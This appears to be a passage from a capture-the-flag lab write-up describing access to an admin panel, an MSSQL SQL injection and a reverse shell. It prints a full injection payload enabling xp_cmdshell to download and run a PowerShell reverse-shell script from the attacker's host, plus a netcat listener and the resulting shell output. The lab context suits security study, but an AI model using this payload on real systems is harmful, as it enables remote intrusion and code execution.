


3) Got access to admin panel




It mentions the dashboard directly communicates with database, we might be able to access database with it

4) Found sqli



Exploitation

1) Got reverse shell



test'; EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.10:80/rev.ps1") | powershell -noprofile'; -- -

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0.0:80/) ...
10.129.85.187 - - [30/Jun/2024 14:07:48] "GET /rev.ps1 HTTP/1.1" 200 -
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.85.187] 56428
ls
0409 1033 ADDSDeployment_Internal adprep AdvancedInstallers am-et AppLocker appraiser AppV ar-SA BestPractices bg-BG Boot Bthprops CatRoot catroot2 CodeIntegrity com config Configuration cs-CZ da-DK DDFs de-DE DiagSvcs Dism dns downlevel drivers DriverState DriverStore DRVSTORE dsc el-GR en en-GB en-US es-ES es-MX et-EE F12 fi-FI fr-CA fr-FR GroupPolicyUsers he-IL hr-HR hu-HU ias icsxml IME inetsrv InputMethod Ipmi it-IT ja-jp ko-KR Licenses LogFiles lt-LT lv-LV Microsoft migration migwiz mistreams MRT MSDRM MsDtc MUI my-mm nb-NO NDF networklist nl-NL Nui oobe OpenSSH pl-PL PointOfService Printing_Admin_Scripts pt-BR pt-PT ras RasToast Recovery ro-RO RsFx ru-RU SecureBootUpdates ServerManager ServerManagerInternal setup Sgrm ShellExperiences si-lk sk-SK sl-SI SleepStudy slmgr SMI Speech Speech_OneCore spool spp sppui sr-Latn-RS sru sv-SE Sysprep SystemResetPlatform ta-in ta-lk Tasks th-TH ti-et tr-TR uk-UA wbem WDI WinBioDatabase WinBioPlugIns WindowsPowerShell winevt WinMetadata winrm zh-CN zh-TW @AppHelpToast.png @AudioToastIcon.png @BackgroundAccessToastIcon.png @bitlockertoastimage.png @edptoastimage.png @EnrollmentToastIcon.png @language_notification_icon.png @optionalfeatures.png @VpnToastIcon.png @WindowsUpdateToastIcon.contrast-black.png @WindowsUpdateToastIcon.contrast-white.png @WindowsUpdateToastIcon.png @WirelessDisplayToast.png @WwanNotificationIcon.png @WwanSimLockIcon.png aadauthhelper.dll aadcloudap.dll aadjcsp.dll aadtb.dll aadWamExtension.dll AboutSettingsHandlers.dll AboveLockAppHost.dll accessibilitycpl.dll AcGenral.dll AcLayers.dll acledit.dll aclui.dll acmigration.dll ACPBackgroundManagerPolicy.dll acppage.dll acproxy.dll AcSpecfc.dll ActionCenter.dll ActionCenterCPL.dll ActionMgr.dll ActionQueue.dll ActivationClient.dll ActivationManager.dll activeds.dll activeds.tlb actxprxy.dll AcWinRT.dll AcXtrnal.dll adal.dll AdaptiveCards.dll AddressParser.dll adhapi.dll adhsvc.dll AdmImpl.dll admwprox.dll adprep.dll adprop.dll adprovider.dll adrclient.dll adsiedit.dll adsiedit.msc
```